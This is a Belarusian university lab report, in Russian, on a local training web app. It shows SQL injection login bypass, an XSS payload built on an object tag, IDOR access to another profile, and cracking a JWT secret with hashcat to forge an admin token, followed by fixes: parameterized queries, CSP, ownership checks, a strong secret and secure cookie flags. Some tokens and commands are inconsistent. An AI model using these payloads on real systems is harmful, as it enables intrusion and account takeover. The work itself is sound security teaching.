

Министерство образования Республики Беларусь
Учреждение образования
«Брестский государственный технический университет»
Кафедра ИИТ

Лабораторная работа № 1

По дисциплине: «Современные методы защиты компьютерных систем»
Тема: «Исследование уязвимостей веб-приложений и программных интерфейсов,
настройка механизмов аутентификации и средств безопасной разработки.»

Выполнил:
Студент 4 курса
Группы ИИ-25
Трошин И.Д.
Проверила:
Хацкевич А.С.

Цель работы: практическое освоение методов выявления и эксплуатации уязвимостей прикладного уровня (SQLi, XSS, BOLA), алгоритмов компрометации JWT-токенов, а также проектирование механизмов защиты (CSP, Secure Cookies) в соответствии со стандартами OWASP.

Вариант 8

Вариант	Условие SQLi (Payload type)	Вектор XSS (Обязательный тег)	BOLA: ID жертвы	JWT: Целевая роль (role)	Защита: Директива CSP
8	Комментарии SQL (*)	<object>	ID = 9	root	object-src 'none'


Ход работы

Задание 1 (SQL Injection):

- 1) Payload type: Комментарии SQL (*)
- 2) Команда curl, использованная для проведения атаки и скриншот/текстовый вывод ответа сервера с подтверждением обхода аутентификации.

```
kosem@desktop ~
$ curl -i -X POST http://127.0.0.1:5000/login --data-urlencode "username=admin' /*" --data-urlencode "*/"
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.14.7
Date: Mon, 07 Sep 2026 19:40:04 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 26
Set-Cookie:
auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIiwiaXNzIjoxNzg4ODEzNjA0fQ.il50Zr3iVTRI-X8jhHEVwhO9BUh1UjlThjp8vn5NdKA; Path=/
Connection: close

Login success. Role: admin%
```



```
kosem@desktop ~
$ curl -H "Cookie:
auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIiwiaXNzIjoxNzg4ODEzNjA0fQ.KhcM3CHjFbPnUTBAz-cbiDz5ZR8bp-btD4-wMqRv5Ak" http://127.0.0.1:5000/admin
<h1>Панель администратора</h1><p>Флаг захвачен: FLAG{JWT_FORGED_SUCCESS}</p>%
```

3) Фрагмент исправленного кода на Python с использованием параметризованных запросов.

```
def login():
    username = request.form.get('username', '')
    password = request.form.get('password', '')
    conn = sqlite3.connect('lab.db')
    c = conn.cursor()

    query = "SELECT id, username, role FROM users WHERE username=? AND password=?"

    try:
        # параметры передаются отдельно от SQL-запроса
        c.execute(query, (username, password))
        user = c.fetchone()

        if user:
            token = jwt.encode({
                'user_id': user[0],
                'username': user[1],
                'role': user[2],
                'exp': datetime.datetime.utcnow() + datetime.timedelta(hours=1)
            }, JWT_SECRET, algorithm='HS256')

            resp = make_response(f"Login success. Role: {user[2]}")
            resp.set_cookie('auth_token', token)
            return resp

        return "Invalid credentials", 401

    except Exception as e:
        return str(e), 500
    finally:
        conn.close()
```

4) Текстовый вывод консоли при повторном запуске атаки (демонстрация получения ошибки 401 Unauthorized).

```
└─kosem@desktop ~
└─$ curl -i -X POST http://127.0.0.1:5000/login --data-urlencode "username=admin" /*" --data-urlencode "*"/*
130 ↓
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.1.8 Python/3.14.7
Date: Mon, 07 Sep 2026 20:23:17 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 19
Connection: close


Invalid credentials%
```

Задание 2 (XSS & CSP):

1) Вектор XSS: <object>

2) Команда curl, демонстрирующая отражение уязвимого ввода в теле HTTP-ответа.

```
└─$ curl -G "http://127.0.0.1:5000/search" \
  --data-urlencode 'q=<object data="data:text/html,<script>alert(document.domain)</script>"></object>'
<h1>Результаты поиска для: <object data="data:text/html,<script>alert(document.domain)</script>"></object></h1><p>Ничего не найдено.</p>
```




3) Фрагмент кода на Python, реализующий добавление заголовка Content-Security-Policy с индивидуальной директивой варианта.

```
@app.after_request
def add_security_headers(response):
    response.headers['Content-Security-Policy'] = "object-src 'none'"
    return response
```

4) Скриншот или описание проверки работы CSP (с фиксацией блокировки скрипта в консоли).

```
kosem@desktop ~
$ curl -I http://127.0.0.1:5000/search
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.14.7
Date: Mon, 07 Sep 2026 22:06:29 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 91
Content-Security-Policy: object-src 'none'
Connection: close
```




Задание 3 (BOLA / IDOR):

1) ID: 9

2) Команда `curl` и скриншот JSON-ответа сервера, содержащего конфиденциальные данные (флаг) профиля.

```
└─$ curl -i http://127.0.0.1:5000/api/profile/9
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.14.7
Date: Mon, 07 Sep 2026 22:25:10 GMT
Content-Type: application/json
Content-Length: 61
Content-Security-Policy: object-src 'none'
Connection: close
```

```
{"private_data":"FLAG{secret_data_9}","username":"student9"}
```



3) Фрагмент защищенного кода на Python с проверкой соответствия идентификатора сессии и запрашиваемого ресурса.

```
@app.route('/api/profile/<int:user_id>', methods=['GET'])
def get_profile(user_id):
    token = request.cookies.get('auth_token')

    if not token:
        return jsonify({"error": "Unauthorized"}), 401

    try:
        decoded = jwt.decode(token, JWT_SECRET, algorithms=['HS256'])
        session_user_id = decoded.get('user_id')

        if session_user_id != user_id:
            return jsonify({"error": "Forbidden"}), 403

        conn = sqlite3.connect('lab.db')
        c = conn.cursor()
        c.execute(
            "SELECT username, private_data FROM users WHERE id=?",
            (user_id,)
        )
        user = c.fetchone()
        conn.close()

        if user:
            return jsonify({
                "username": user[0],
                "private_data": user[1]
            })

        return jsonify({"error": "User not found"}), 404

    except jwt.InvalidTokenError:
        return jsonify({"error": "Invalid token"}), 401
```

```
└─$ curl -i http://127.0.0.1:5000/api/profile/9
HTTP/1.1 401 UNAUTHORIZED
Server: Werkzeug/3.1.8 Python/3.14.7
Date: Mon, 07 Sep 2026 23:23:49 GMT
Content-Type: application/json
Content-Length: 25
Content-Security-Policy: object-src 'none'
Connection: close
```

```
{"error":"Unauthorized"}
```



Задание 4 (JWT Forgery):

1) Исходный слабый токен и результат его перебора (найденный секретный ключ).

1.1) Получаем обычный JWT токен:

```
└─$ curl -i -c cookies.txt -X POST http://127.0.0.1:5000/login \
    --data-urlencode "username=student9" \
    --data-urlencode "password=pass9"
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.14.7
Date: Mon, 07 Sep 2026 22:43:27 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 25
Set-Cookie:
auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjo5LCJ1c2VybmFtZSI6InN0dWRlbnQ5Iiwicm9sZSI6InVzZXIiLCJleHAiOiJlCjE3ODg4MjQ2MDd9.kecJ5Aonuf7_T_-W9KKsh4S3-E8sFQjiE3w9Ht3Pbdk; Path=/
Content-Security-Policy: object-src 'none'
Connection: close
```

Login success. Role: user%

1.2) Сохраняем JWT токен в отдельный файл:

```
└─$ echo
'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjo5LCJ1c2VybmFtZSI6InN0dWRlbnQ5Iiwicm9sZSI6InVzZXIiLCJleHAiOiJlCjE3ODg4MjQ2MDd9.kecJ5Aonuf7_T_-W9KKsh4S3-E8sFQjiE3w9Ht3Pbdk' > token.txt
```

1.3) Используем словарь:

```
└─$ cat wordlist.txt
123456
password
secret
admin
student
student2024
student2025
student2026
qwerty
```

1.4) Перебор по словарю с помощью hashcat:

```
└─$ hashcat -m 16500 -a 0 token.txt wordlist.txt
255 ↓
hashcat (v7.1.2) starting

Initializing backend runtimes. Please be patient...pci id for fd 25: 10de:2d04, driver (null)
pci id for fd 25: 10de:2d04, driver (null)
CUDA API (CUDA 13.3)
=====
* Device #01: NVIDIA GeForce RTX 5060 Ti, 13286/15885 MB, 36MCU

OpenCL API (OpenCL 3.0 CUDA 13.3.80) - Platform #1 [NVIDIA Corporation]
=====
* Device #02: NVIDIA GeForce RTX 5060 Ti, skipped

OpenCL API (OpenCL 3.0 PoCL 7.1 Linux, Release, RELOC, LLVM 20.1.8, SLEEF, DISTRO, CUDA, POCL_DEBUG) -
Platform #2 [The pocl project]
=====
* Device #03: cpu-haswell-AMD Ryzen 5 3600 6-Core Processor, skipped
* Device #04: NVIDIA GeForce RTX 5060 Ti, 15885/15885 MB (13429 MB allocatable), 36MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
```

* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 1776 MB (3093 MB free)

Dictionary cache built:

* Filename...: wordlist.txt
* Passwords.: 9
* Bytes.....: 80
* Keyspace...: 9`
* Runtime....: 0 secs

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjo5LCJ1c2VybmFtZSI6InN0dWRlbnQ5Iiwicm9sZSI6InVzZXIiLCJleHAiOiE3ODg4MjQ2MDd9.kecJ5Aonuf7_T_-W9KKsh4S3-E8sFQjiE3w9Ht3Pbdk:student2026

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 16500 (JWT (JSON Web Token))
Hash.Target.....: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIj...t3Pbdk
Time.Started.....: Tue Sep 8 01:54:59 2026 (0 secs)
Time.Estimated....: Tue Sep 8 01:54:59 2026 (0 secs)
Kernel.Feature....: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (wordlist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 25882 H/s (0.05ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Speed.#04.....: 0 H/s (0.00ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Speed.#*.....: 25882 H/s
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 9/9 (100.00%)
Rejected.....: 0/9 (0.00%)
Restore.Point....: 0/9 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Restore.Sub.#04..: Salt:0 Amplifier:0-0 Iteration:0-1
Candidate.Engine..: Device Generator
Candidates.#01...: 123456 -> qwerty
Candidates.#04...: [Copying]
Hardware.Mon.#01.: Temp: 45c Fan: 0% Util: 5% Core:2722MHz Mem:13801MHz Bus:8
Hardware.Mon.#04.: N/A

Started: Tue Sep 8 01:54:04 2026
Stopped: Tue Sep 8 01:55:00 2026

Подобранный
секретный ключ

2) Фрагмент консольного скрипта на Python, использованного для подписи поддельного токена с целевой ролью из индивидуального варианта.

```
import jwt
import datetime

secret = "student2026"

payload = {
    "user_id": 9,
    "username": "student9",
    "role": "root",
    "exp": datetime.datetime.now(datetime.UTC) + datetime.timedelta(hours=1)
}

token = jwt.encode(payload, secret, algorithm="HS256")

print("поддельный JWT:")
print(token)

$ python3 sign_jwt.py
поддельный JWT:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjo5LCJ1c2VybmFtZSI6InN0dWRlbnQ5Iiwicm9sZSI6InVzZXIiLCJleHAiOiE3ODg4MzE1MjV9.cdnJGRtIXkc1Z6qRx8wRVF7dcIFQbHsrV27BPjZgSE4
```

3) Команда curl с подставленной cookies auth_token, демонстрирующая успешный доступ к закрытой панели администратора /admin (с выводом флага системы).

Подписываем новый токен с использованием предыдущего скрипта, только для "role": "admin"

```

└─$ python3 sign_jwt.py
поддельный JWT:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjo5LCJ1c2VybmFtZSI6InN0dWRlbnQ5Iiwicm9sZSI6ImFkbWluIiwiaXhwIjo5Nzg4ODI2MTEwfQ.7_JNPYie44m24eAXPazZugSEa0kO-Big8bt-1t7VLSI

└─$ curl -i http://127.0.0.1:5000/admin \
--cookie
"auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjo5LCJ1c2VybmFtZSI6InN0dWRlbnQ5Iiwicm9sZSI6ImFkbWluIiwiaXhwIjo5Nzg4ODI2MTEwfQ.7_JNPYie44m24eAXPazZugSEa0kO-Big8bt-1t7VLSI"
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.14.7
Date: Mon, 07 Sep 2026 23:11:41 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 108
Content-Security-Policy: object-src 'none'
Connection: close

<h1>Панель администратора</h1><p>Флаг захвачен: FLAG{JWT_FORGED_SUCCESS}</p>%

```

4) Фрагмент кода на Python, демонстрирующий перевод генерации токена на криптостойкий секрет (256 бит).

```

SECRET_FILE = "jwt_secret.txt"

if os.path.exists(SECRET_FILE):
    with open(SECRET_FILE, "r") as f:
        JWT_SECRET = f.read().strip()
else:
    JWT_SECRET = secrets.token_hex(32)
    with open(SECRET_FILE, "w") as f:
        f.write(JWT_SECRET)

```

Задание 5 (Проектирование защитных механизмов):

1) Развернутый ответ на пункт 1: корректно сформированный вызов метода `set_cookie` с обязательным указанием трех флагов (`HttpOnly`, `Secure`, `SameSite`) и академическим обоснованием их назначения.

```

if user:
    token = jwt.encode({
        'user_id': user[0],
        'username': user[1],
        'role': user[2],
        'exp': datetime.datetime.utcnow() + datetime.timedelta(hours=1)
    }, JWT_SECRET, algorithm='HS256')

    resp = make_response(f"Login success. Role: {user[2]}")
    resp.set_cookie(
        'auth_token',
        token,
        httponly=True,
        secure=True,
        samesite='Lax'
    )
    return resp

```

Атрибут `HttpOnly` предназначен для ограничения доступа к cookie со стороны клиентских скриптов. При его установке JavaScript не может получить значение `auth_token` посредством `document.cookie`. Это существенно снижает вероятность кражи JWT при эксплуатации уязвимостей типа XSS. При этом cookie продолжает автоматически передаваться браузером серверу в соответствующих HTTP-запросах.

Атрибут Secure ограничивает передачу cookie защищённым соединением HTTPS. Таким образом, значение auth_token не должно передаваться через обычное HTTP-соединение. Это снижает риск перехвата аутентификационного токена при передаче данных по сети.

Атрибут SameSite определяет правила отправки cookie при выполнении запросов из другого сайта. В данном случае используется значение Lax. Оно ограничивает автоматическую передачу cookie в большинстве межсайтовых запросов и тем самым снижает вероятность CSRF-атак.

2) Развернутый ответ на пункт 2: спецификация HTTP-заголовка Content-Security-Policy, соответствующая индивидуальной директиве варианта, с пояснением принципа ее работы против внедренных сценариев.

```
@app.after_request
def add_security_headers(response):
    response.headers['Content-Security-Policy'] = "object-src 'none'"
    return response
```

Content-Security-Policy (CSP) — это механизм защиты веб-приложений, позволяющий серверу определить, какие типы ресурсов браузеру разрешено загружать и выполнять. Политика передаётся клиенту посредством HTTP-заголовка, после чего браузер самостоятельно применяет установленные ограничения при обработке полученной HTML-страницы.

Директива object-src определяет допустимые источники для элементов <object>, <embed> и <applet>. Значение 'none' означает полный запрет загрузки таких ресурсов независимо от их источника.

Без CSP браузер может попытаться обработать внедрённый <object> и загрузить указанный ресурс. После добавления: Content-Security-Policy: object-src 'none' браузер проверяет CSP перед загрузкой объекта и обнаруживает, что политика запрещает использование <object>. Поэтому ресурс не загружается и внедрённый через этот механизм сценарий не выполняется.

Вывод: освоил практические методы выявления и эксплуатации уязвимостей прикладного уровня (SQLi, XSS, BOLA), алгоритмов компрометации JWT-токенов, а также проектирование механизмов защиты (CSP, Secure Cookies) в соответствии со стандартами OWASP.